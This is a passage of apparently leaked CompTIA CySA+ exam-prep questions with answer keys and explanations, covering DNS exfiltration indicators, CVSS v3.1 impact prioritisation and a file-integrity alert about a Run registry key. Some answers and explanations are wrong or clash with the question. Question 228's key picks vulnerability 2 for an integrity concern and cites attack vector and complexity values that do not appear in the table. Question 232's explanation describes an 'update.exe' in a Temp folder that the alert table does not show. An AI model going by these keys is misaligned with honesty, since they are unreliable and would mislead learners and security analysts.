The other sections of the vulnerability report do not provide information about the level of impact on data confidentiality if a successful exploitation occurs. The Payloads section contains links to request and response payloads that demonstrate how the vulnerability can be exploited. The Payloads section can help an analyst to understand how the attack works, but it does not provide a quantitative measure of the impact. The Vulnerability section contains information about the type, group, and description of the vulnerability. The Vulnerability section can help an analyst to identify and classify the vulnerability, but it does not provide a numerical value of the impact. The Profile section contains information about the authentication, times viewed, and aggressiveness of the vulnerability. The Profile section can help an analyst to assess the risk and priority of the vulnerability, but it does not provide a specific measure of the impact on data confidentiality.
References:
? [1] CVE - Common Vulnerabilities and Exposures (CVE)
? [2] Common Vulnerability Scoring System SIG
? [3] CVSS v3.1 Specification Document
? [4] CVSS v3.1 User Guide
? [5] How to Read a Vulnerability Report - Security Boulevard

NEW QUESTION 227
A security analyst has found the following suspicious DNS traffic while analyzing a packet capture:
• DNS traffic while a tunneling session is active.
• The mean time between queries is less than one second.
• The average query length exceeds 100 characters. Which of the following attacks most likely occurred?

A. DNS exfiltration
B. DNS spoofing
C. DNS zone transfer
D. DNS poisoning

Answer: A

Explanation:
DNS exfiltration is a technique that uses the DNS protocol to transfer data from a compromised network or device to an attacker-controlled server. DNS exfiltration can bypass firewall rules and security products that do not inspect DNS traffic. The characteristics of the suspicious DNS traffic in the question match the indicators of DNS exfiltration, such as:
? DNS traffic while a tunneling session is active: This implies that the DNS protocol
is being used to create a covert channel for data transfer.
? The mean time between queries is less than one second: This implies that the DNS queries are being sent at a high frequency to maximize the amount of data transferred.
? The average query length exceeds 100 characters: This implies that the DNS queries are encoding large amounts of data in the subdomains or other fields of the DNS packets.
Official References:
? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002- exam-objectives
? https://resources.infosecinstitute.com/topic/bypassing-security-products-via-dns-data-exfiltration/
? https://www.reddit.com/r/CompTIA/comments/nvjuzt/dns_exfiltration_explanation/

NEW QUESTION 228
A cryptocurrency service company is primarily concerned with ensuring the accuracy of the data on one of its systems. A security analyst has been tasked with prioritizing vulnerabilities for remediation for the system. The analyst will use the following CVSSv3.1 impact metrics for prioritization:

Vulnerability	CVSSv3.1 impact metrics
1	C:L/I:L/A:L
2	C:N/I:L/A:H
3	C:H/I:N/A:N
4	C:L/I:H/A:L

Which of the following vulnerabilities should be prioritized for remediation?

A. 1
B. 2

C. 3
D. 4

Answer: B

Explanation:
Vulnerability 2 has the highest impact metrics, specifically the highest attack vector (AV) and attack complexity (AC) values. This means that the vulnerability is more likely to be exploited and more difficult to remediate.
References:
? CVSS v3.1 Specification Document, section 2.1.1 and 2.1.2
? The CVSS v3 Vulnerability Scoring System, section 3.1 and 3.2

NEW QUESTION 232
A security analyst is reviewing the following alert that was triggered by FIM on a critical system:

Host	Path	Key added
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Personalization	Allow (1)
WEBSERVER01	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	RunMe (%appdata%\abc.exe)
WEBSERVER01	HKCU\Printers\ConvertUserDevModesCount	Microsoft XPS Writer (2)
WEBSERVER01	HKCU\Network\Z	Remote Path (192.168.1.10 CorpZ_Drive)
WEBSERVER01	HKLM\Software\Microsoft\PCHealthCheck	Installed (1)

Which of the following best describes the suspicious activity that is occurring?

A. A fake antivirus program was installed by the user.
B. A network drive was added to allow exfiltration of data
C. A new program has been set to execute on system start
D. The host firewall on 192.168.1.10 was disabled.

Answer: C

Explanation:
A new program has been set to execute on system start is the most likely cause of the suspicious activity that is occurring, as it indicates that the malware has modified the registry keys of the system to ensure its persistence. File Integrity Monitoring (FIM) is a tool that monitors changes to files and registry keys on a system and alerts the security analyst of any unauthorized or malicious modifications. The alert triggered by FIM shows that the malware has created a new registry key under the Run subkey, which is used to launch programs automatically when the system starts. The new registry key points to a file named “update.exe” in the Temp folder, which is likely a malicious executable disguised as a legitimate update file. Official References:
? https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered
? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002- exam-objectives
? https://www.comptia.org/training/books/cysa-cs0-002-study-guide

NEW QUESTION 236
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